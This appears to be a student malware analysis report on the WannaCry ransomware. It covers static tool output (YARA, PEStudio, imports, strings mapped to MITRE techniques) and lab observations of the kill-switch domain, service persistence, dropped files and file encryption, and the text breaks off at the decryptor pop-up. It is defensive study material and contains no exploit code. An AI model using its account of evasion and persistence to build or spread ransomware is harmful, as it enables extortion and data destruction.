Practical Malware Analysis & Triage

Malware Analysis Report

Wannacry Malware

Oct 2023 | verticalhead04 | v1.0

Table of Contents

Executive Summary

SHA-1 hash	e889544aff85ffaf8b0d0da705105dee7c97fe26

Wannacry is a Ransomware capable of spreading to vulnerable systems on a network. Indicators of infection include files being encrypted and appended with .wnry extension, wall paper changed containing the instructions to locate the Wannacry decryptor program, and the Wannacry decryptor itself constantly popping-up on the screen containing instructions to connect with the attackers for decryption after payment via Bitcoin.

Figure 1: Sign of wannacry infected computer

High-Level Technical Summary

Wannacry is a sophisticated ransomware known for its advanced defense mechanisms against analysis. It employs techniques such as obfuscating arguments and stack strings, as well as employing conditional execution and time-delay checks to evade detection in sandboxes. Additionally, Wannacry exhibits worm-like behavior, leveraging the Eternalblue exploit to propagate through vulnerable systems on a network. To maintain persistence, it installs itself as a Windows Service. Furthermore, it communicates with a designated kill switch URL, which plays a crucial role in its operation.

Basic Static Analysis

CFF Explorer




Figure 2: CFF Explorer shows the malware is written in C++ and is 3.55MB in size.

Detect it Easy




Figure 3: Detect it Easy shows it was compiled using Microsoft Visual C++




Figure 4: The binary file consists of 5 sections. Notably, the ".rsrc" section displays high entropy which signifies it is likely packed or encrypted.

Yara

```
remnux@remnux:~$ yara -w /usr/local/yara-rules/index.yar Ransomware.wannacry.exe.malz
SEH_Init Ransomware.wannacry.exe.malz
anti_dbg Ransomware.wannacry.exe.malz
win_registry Ransomware.wannacry.exe.malz
win_files_operation Ransomware.wannacry.exe.malz
Str_Win32_Winsock2_Library Ransomware.wannacry.exe.malz
Str_Win32_Wininet_Library Ransomware.wannacry.exe.malz
Str_Win32_Internet_API Ransomware.wannacry.exe.malz
CRC32_poly_Constant Ransomware.wannacry.exe.malz
CRC32_table Ransomware.wannacry.exe.malz
RijnDael_AES Ransomware.wannacry.exe.malz
RijnDael_AES_CHAR Ransomware.wannacry.exe.malz
maldoc_indirect_function_call_3 Ransomware.wannacry.exe.malz
maldoc_getEIP_method_1 Ransomware.wannacry.exe.malz
MS17_010_WanaCry_worm Ransomware.wannacry.exe.malz
WannaDecryptor Ransomware.wannacry.exe.malz
NHS_Strain_Wanna Ransomware.wannacry.exe.malz
Wanna_Cry_Ransomware_Generic Ransomware.wannacry.exe.malz
WannaCry_Ransomware Ransomware.wannacry.exe.malz
WannaCry_Ransomware_Gen Ransomware.wannacry.exe.malz
WannaCry_Ransomware_Dropper Ransomware.wannacry.exe.malz
WannaCry_SMB_Exploit Ransomware.wannacry.exe.malz
wannacry_static_ransom Ransomware.wannacry.exe.malz
worm_ms17_010 Ransomware.wannacry.exe.malz
IsPE32 Ransomware.wannacry.exe.malz
IsWindowsGUI Ransomware.wannacry.exe.malz
IsPacked Ransomware.wannacry.exe.malz
HasRichSignature Ransomware.wannacry.exe.malz
Microsoft_Visual_Cpp_v60 Ransomware.wannacry.exe.malz
Microsoft_Visual_Cpp_v50v60_MFC_additional Ransomware.wannacry.exe.malz
Microsoft_Visual_Cpp_50 Ransomware.wannacry.exe.malz
Microsoft_Visual_Cpp_v50v60_MFC Ransomware.wannacry.exe.malz
Microsoft_Visual_Cpp Ransomware.wannacry.exe.malz
```

Figure 5: Yara detections

Yara detected functions for anti-debugging, network, registry, and file operations, crypto signatures like CRC32 and the use of RijnDael AES encryption. It also matched the MS17-010 wannacry worm signature. Other signatures indicate it is a packed portable executable file compiled using Microsoft Visual C++.

PESTUDIO

indicator (36)	detail	level
file > embedded	signature: executable, location: .data, offset: 0x0000B020, size: 5263716 (bytes)	1
file > embedded	signature: executable, location: .data, offset: 0x0000F080, size: 5297524 (bytes)	1
file > embedded	signature: executable, location: .rsrc, offset: 0x000320A4, size: 3514368 (bytes)	1
file > extension > count	159	1
libraries > flag > name	Windows Socket Library	1
libraries > flag > name	IP Helper API	1
libraries > flag > name	Internet Extensions for Win32 Library	1
imports > flag > count	28	1
string > size > suspicious	2039 bytes	2
string > size > suspicious	1403 bytes	2
string > size > suspicious	2693 bytes	2
string > size > suspicious	3926 bytes	2
string > size > suspicious	1554 bytes	2
string > size > suspicious	1430 bytes	2
string > size > suspicious	2988 bytes	2
resource > size	R.1831, 3514368 bytes	2
resources > file-ratio	94.41%	2
file > checksum	0x00000000	2
groups > API	synchronization, execution, file, resource, dynamic-library, memory, reconnaissance, services, cryptography, network	2
string > URL	http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com	2
mitre > technique	T1057, T1105, T1124, T1497, T1106, T1569, T1543, T1027, T1082, T1001, T1083, T1055, T1012, T1112, T1485, T1059, T1158	2
file > entropy	7.964	3
file > signature	Microsoft Visual C++ v6.0	3
file > footprint	24D004A104D4D54034DBCFFC2A4B19A11F39008A575AA614EA04703480B1022C	3
file > size	3723264 bytes	3
rich-header > checksum	0xC33D5D11	3
rich-header > offset	0x00000080	3
rich-header > footprint	D4496034DE1F5AF97B361FCDC86EB5D939978830DFF8BF01B6AB3C93961AA425	3
file > tooling	Visual Studio 6.0	3
security > protection	data-execution-prevention (DEP) > OFF	3
security > protection	control-flow-guard (CFG) > OFF	3
security > protection	address-space-layout-randomization (ASLR) > OFF	3
file-name > version	lhdfrgui.exe	3
security > protection	code-integrity (CI) > OFF	3
file > subsystem	GUI	3
imports > ordinal > count	13	3

Figure 6: Indicator section

- Notable string observed
    - string > URL,http[:]//www[.]iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com,2

Imports




Figure 7: Imports section

- Cryptography - T1027 | Obfuscated Files or Information
- Execution - T1057 | Process Discovery
- File - T1105 | Remote File Copy
- services T1569 | System Services - T1543 | Create or Modify System Process
- network using the dlls below
    - WS2_32.dll
    - iphlpapi.dll
    - WININET.dll

Version




Figure 8: Masquerade as Microsoft Disk Defragmenter

- OriginalFilename: lhdfrgui.exe
- Showing as Microsoft Disk Defragmenter
- SHA256: 2F3FC51546ADA848DFC8E775554C0DE3689D6FAE7BA4BF3D40E3C8DEC68B277B
    - No matches found in Virustotal




Figure 9: Resources section

- 2F3FC51546ADA848DFC8E775554C0DE3689D6FAE7BA4BF3D40E3C8DEC68B277B
    - Signature: version.
    - Same hash we observed above from OriginalFilename: lhdfrgui.exe
    - Possibly used to evade or hide the executable's identity.




Figure 10: Virustotal result




Figure 11: AV vendor signatures from Virustotal

- ED01EBFBC9EB5BBEA545AF4D01BF5F1071661840480439C6E5BABE8E080E41AA
    - According to VT, it matched wannacry signatures from almost all security vendors.
    - Name of this file is R.
        - Signature: executable (cpu-32-bit)
        - Entropy: 7.995 which is a high entropy value. Indicates that this could be a compressed file.
        - It also has a high file-ratio which is 94.39%.
        - After some research on how to approach this, I came across this link.
            - According to the wannacry sample in this article, it contained the same high entropy value with an executable signature just like what we have on this wannacry sample.
            - The article used Resource Hacker to save the resource as a separate file.
        - Continuation for analysis on this high entropy resource section is included in the Advanced Static Analysis section.

Strings

flag (58)	label (543)	group (16)	technique (17)	value (114377)
x	-	execution	T1106 | Execution through API	CreateProcess
x	-	execution	T1106 | Execution through API	CreateProcess
x	import	services	T1543 | Create or Modify System Process	CreateService
x	import	services	T1543 | Create or Modify System Process	CreateService
x	import	cryptography	T1027 | Obfuscated Files or Information	CryptAcquireContext
x	import	cryptography	T1027 | Obfuscated Files or Information	CryptAcquireContext
x	-	cryptography	T1027 | Obfuscated Files or Information	CryptDecrypt
x	-	cryptography	T1027 | Obfuscated Files or Information	CryptDestroyKey
x	-	cryptography	T1027 | Obfuscated Files or Information	CryptEncrypt
x	-	cryptography	T1027 | Obfuscated Files or Information	CryptGenKey
x	import	cryptography	T1027 | Obfuscated Files or Information	CryptGenRandom
x	-	cryptography	T1027 | Obfuscated Files or Information	CryptImportKey
x	-	cryptography	T1027 | Obfuscated Files or Information	CryptReleaseContext
x	-	file	T1485 | Data Destruction	DeleteFile
x	import	network	-	GetAdaptersInfo
x	-	execution	T1057 | Process Discovery	GetCurrentProcess
x	-	reconnaissance	T1057 | Process Discovery	GetCurrentProcessId
x	import	execution	-	GetCurrentThread
x	import	execution	T1057 | Process Discovery	GetCurrentThreadId
x	import	execution	T1057 | Process Discovery	GetCurrentThreadId
x	-	execution	-	GetEnvironmentStrings
x	-	execution	-	GetExitCodeProcess
x	-	reconnaissance	-	GetNativeSystemInfo
x	-	desktop	-	GetProcessWindowStation
x	-	desktop	-	GetUserObjectInformation
x	import	network	-	InternetCloseHandle
x	import	network	-	InternetOpen
x	import	network	-	InternetOpenUrl
x	-	file	T1105 | Remote File Copy	MoveFile
x	import	file	T1105 | Remote File Copy	MoveFileEx
x	import	file	T1105 | Remote File Copy	MoveFileEx
x	import	reconnaissance	-	QueryPerformanceFrequency
x	-	registry	T1112 | Modify Registry	RegCreateKey
x	-	registry	T1112 | Modify Registry	RegSetValueEx
x	-	execution	-	RtlLookupFunctionEntry
x	-	-	-	SetCurrentDirectory
x	-	-	-	SetCurrentDirectory
x	-	file	-	SetFileAttributes
x	import	services	-	StartServiceCtrlDispatcher
x	-	execution	-	TerminateProcess
x	-	execution	-	TerminateProcess
x	-	memory	T1055 | Process Injection	VirtualAlloc
x	-	memory	T1055 | Process Injection	VirtualProtect

Figure 12: MITRE Techniques

- These are the MITRE Techniques observed from strings output in pestudio.
  - T1027 | Obfuscated Files or Information
  - T1055 | Process Injection
  - T1057 | Process Discovery
  - T1105 | Remote File Copy
  - T1106 | Execution through API
  - T1112 | Modify Registry
  - T1485 | Data Destruction
  - T1543 | Create or Modify System Process

Basic Dynamic Analysis

Summary of replication method and results

I. Double click ransomware sample
   a. No execution
II. Run as Administrator (inetsim disabled)
   a. Ransomware executed.
III. Run as Administrator (inetsim/fake-net enabled)
   a. Ransomware did not execute.
IV. Run as Administrator (inetsim enabled) | Remote Server setup
   a. To possibly replicate T1105 | Remote File Copy
   b. To check what's up with \\<Private IP>\IPC$
   c. No remote file copy was observed

I. Double click ransomware sample




Figure 13: The sample will not proceed with its routine and close itself if not run as Administrator.

II. Run as Administrator (inetsim disabled)




Figure 14: Command line and the process description masquerading as Microsoft Disk Defragmenter

Command Line:

C:\Users\verticalhead\Desktop\Ransomware.wannacry.exe -m security

Services:

mssecsvc2.0 Microsoft Security Center (2.0) Service




Figure 15: Runs as a service.




Figure 16: Additional executables dropped in C:\ProgramData folder




Figure 17: Desktop wallpaper changed, and all files encrypted.

The folder “C:\ProgramData\ugjtxayznch118” contains an executable called “@WanaDecryptor@.exe” which will execute every time and show the pop-up below.

Figure 18: Wannacry Decryptor

